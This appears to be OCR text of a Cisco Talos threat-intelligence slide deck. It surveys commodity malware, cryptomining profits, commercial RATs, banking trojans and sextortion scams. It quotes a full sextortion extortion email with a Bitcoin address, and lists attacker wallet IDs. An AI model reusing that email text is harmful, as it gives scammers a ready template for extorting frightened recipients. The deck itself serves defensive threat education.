
- Gathering IOCs
- Highly destructive supply chain attack
- Cyber weapon targeting the general public
- One of the costliest cyber attacks in history

Collective Response

- Field engagement
- Shipped protection
- Snort rules
- Blogs
- Consumable IOCs
- Product maturation

TALOS
Cisco Security Research

From Unknown to Understood



Unmatched Visibility

- Product Telemetry
- Data Sharing
- Vulnerability Discovery
- Threat Traps
- Incident Response

Actionable Intelligence

Collective Response

Endpoint
- Endpoint Detection & Response
- Mobile Security
- Multi-Factor Authentication

Network
- Firewall & Intrusion Prevention
- Web Security
- SD-Access

Cloud
- Secure Internet Gateway
- DNS-Layer Security
- Email Security

Services
- Incident Response on Retainer
- Emergency Incident Response
- Insights On Demand


Talos
Cisco Security Research

Agenda

- Talos Introduction
- Commodity malware
    - Commerical RATS, Banking Trojans, Sextortion Scams.
- Ransomware, yes, it’s still here in 2020!
    - History
    - Ryuk
- Mobile / iOS threats
    - Checkra1n vs Checkrain iOS click fraud
- APT/Nation State DNS threats
    - DNSpionage
    - SeaTurtle


Common Threats Using Commodity Malware

Threats Facing Enterprises Today



Talos
Cisco Security Research

Commodity Malware Lifecycle



Talos
Cisco Security Research

Malicious Crypto Mining

Tools

- Macros, Docs, PDFS, and EXEs
- Also compiled for IoT devices
- Mimikatz and Credential stealers

Tactics

- Default passwords
- Spam, Link Spam, and Phishing
- Coin Hive and other embedded miners

Description

- Utilizes spare CPU to make money
- Wide and Common
- Low bar like Ransomware

Processes


- Steals CPU time
- Doesn't cause problems, so users don't report it.

TALOS
Cisco Security Research

Cryptomining Profits

Worker ID	Average Hash Rate	Potential Profit
4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBEJhkTZV9HdaL4gfuNBxLPc3BeMkLGaPbF5vWtANQpR48NWyTtgLF8daDK	450 KH/s	$330,000.00
4AQe5sAFWZKECiaeNTt59LG7kVtqRoSRJMjrmQ6GiMFAeUvoL3MFeTE6zwwHkFPrAyNw2JHDxUSWL82RiZThPpk4SEg7Vqe	350 KH/s	$257,000.00
4875jA3AmHFaaiYMxSCqnw39viv7NcqJUcbW3kR1kwpQ1stxLKhHM75DDqFBqpMsfzPkqKxJEHokjXP8m3uwzXZx38EX4C	325 KH/s	$238,000.00
43rfEtGjJdFaXDjRYvo7wJ9Cmq1vWjMdkZzaKEkgp4aQBHKhKZ7Rp6oB1QMBPFJUKGGWc9AeAbr9V6gYVSM8XwbXBYZXBss	245 KH/s	$180,000.00
46xzbEFicggME8PBfwPnwuHbtk2UQY6xmMjAs3MHvLEmSyTnBv3BQTdYZ5Nfw5qLGbZmvTH4rZMXZF6rYNjgfAABSm9FaYT	240 KH/s	$176,000.00
Total	**1.6 MH/s**	**$1,181,000.00**

Commercial RATs



Tools

- C++
- Anti-Analysis
- RC4 encoded C2

Tactics

- Spear Phishing
- RePacking
- Delivery is actor choice

Description

- Commercial Remote Access Trojan
- Sold / supported on various forums
- Costs less than 300 USD

Processes

- Capture Password, and Screenshots
- Resell to more sophisticated actor

Banking Trojans

Tools

- C++
- Anti-Analysis
- RC4 encoded C2

Tactics

- Email Delivery Common
- Malware Downloaders Common (.DOCX, .XLSX, etc)
- Delivery is actor choice

Description

- Multiple Variants at Any Given Time
- Designed to Steal Banking Credentials
- Examples: Trickbot, Emotet, Zeus

Processes

- Capture Banking Credentials, and Screenshots
- Banking Credentials Used for Significant Financial Theft

Sextortion Scams

Tools

- Leveraged Old Data Breach Information
- Threatening Sextortion Emails
- Bitcoin for Payout

Tactics

- Take Advantage of Old Data
- Provide Username/Password to Scare Users
- Threaten with Exposure, Profit


Description

- Leveraged Open Source Breach Data
- Crafted Emails w/ Username/Password
- Generated ~$150K in crypto currency

Processes

- Used Freely Available Data
- Played on Peoples Fear
- Generated Significant Profits

Original Attack



Kimberly

Yesterday at 5:33 PM

randy55

To: randy55

I am well aware randy55 one of your password. Lets get right to point. You do not know me and you are most likely thinking why you are getting this e-mail? Not one person has paid me to investigate you.

actually, I actually setup a software on the xxx video clips (adult porn) web-site and you know what, you visited this website to experience fun (you know what I mean). While you were viewing videos, your internet browser started working as a RDP with a key logger which provided me accessibility to your display screen and cam. after that, my software program obtained your complete contacts from your Messenger, Facebook, as well as email . And then I created a double video. First part shows the video you were viewing (you have a good taste lol . . .), and 2nd part displays the view of your web cam, & its u.

You do have a pair of possibilities. We are going to go through the solutions in details:

First alternative is to dismiss this email message. In such a case, I will send your actual video to each one of your contacts and also just consider about the awkwardness you feel. Do not forget should you be in an intimate relationship, precisely how it will certainly affect?

Next choice will be to give me $5000. We are going to describe it as a donation. In this scenario, I will straightaway delete your video footage. You will continue on your daily life like this never occurred and you are never going to hear back again from me.

You'll make the payment via Bitcoin (if you don't know this, search "how to buy bitcoin" in Google).


BTC Address: 14Hi644NfDiE1ZXXwjndApiqVxAXKjqbzs
[CASE sensitive, copy and paste it]

